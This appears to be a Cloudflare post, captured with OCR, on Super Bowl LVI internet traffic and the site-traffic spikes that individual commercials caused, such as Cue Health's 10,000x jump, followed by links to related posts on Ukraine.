


Cloudflare Radar
@CloudflareRadar · Follow

The @Bengals website had some spikes before kickoff and during the second half but @RamsNFL had a great run and just like on the field, had their biggest peak at the end. Congratulations to the #Rams for winning the #SuperBowl.


Source: https://radar.cloudflare.com

Super Bowl LVI: FoodDelivery




Source: https://radar.cloudflare.com

Super Bowl LVI: SportsWebsites



Source: https://radar.cloudflare.com

Super Bowl LVI: Messaging


Kickoff

Halftime

End of the game

Source: https://radar.cloudflare.com

The Internet Impact of Commercials

The first **Bud Light** ad during the game (at 18:52) drove a more than **25x** increase to their site, and the **Bud Light Seltzer Hard Soda** ad with Guy Fieri at 21:00 drove a second peak in traffic, with a **15x** increase over baseline.

The **Pringles** commercial (at 21:00), where a hand stuck in a Pringles can really stuck with viewers, resulted in a greater than **35x** increase. On the other hand, **Lays** got a **30x** bump in traffic from their wedding memories ad at 20:53.

Brands that might not be so well known often get a large traffic boost from their Super Bowl commercials. For example, the cocktail company **Cutwater Spirits** “here’s to the lazy ones” ad, **their first at the Super Bowl**, resulted in an **800x** increase in traffic.

In the classic financial services world, there was another kid on the block that experienced a much bigger bump (**140x**) in traffic growth. The **Greenlight** ad featuring Modern Family’s Phil Dunphy’s (Ty Burrell) purchasing habits aired late in the game, (21:45) but clearly made an impact.


The Internet Impact of Commercials

Our data showed that there was a clear winner among automobile makers: the Dr. Evil (one of Mike Myers's characters from Austin Powers) takeover of **General Motors** ad drove traffic to a peak of over **400x** above baseline.

Ads from other car vendors including **Toyota (5x), Kia (16x), Vroom (70x), Nissan (30x)** also generated attention and increased traffic to their websites. Highlighting the importance of charging to the electric car ecosystem, the first ever **Super Bowl ad from Wallbox** (a manufacturer of electric car chargers) powered a huge increase in traffic to their website, reaching a peak over **2,500x** higher than baseline.

And the winner is…

Popular smart home gadgets appeared to be jealous of the **new COVID-19 testing device from Cue Health**, but Super Bowl viewers were clearly curious about it. The company's ad drove an astronomical **10,000x** increase in traffic to their website after it aired.




Steps we've taken around Cloudflare's services in Ukraine, Belarus, and Russia

07/03/2022

1. Helping protect Ukraine against cyberattacks
2. Securing our customers’ data during the conflict
3. Monitoring Internet availability in Ukraine
4. Staying ahead of the threat globally
5. Providing services in Russia


Internet traffic patterns in Ukraine since February 21, 2022

05/03/2022




Internet traffic patterns in Ukraine since February 21, 2022

05/03/2022




Internet traffic patterns in Ukraine since February 21, 2022

05/03/2022




Internet traffic patterns in Ukraine since February 21, 2022

05/03/2022



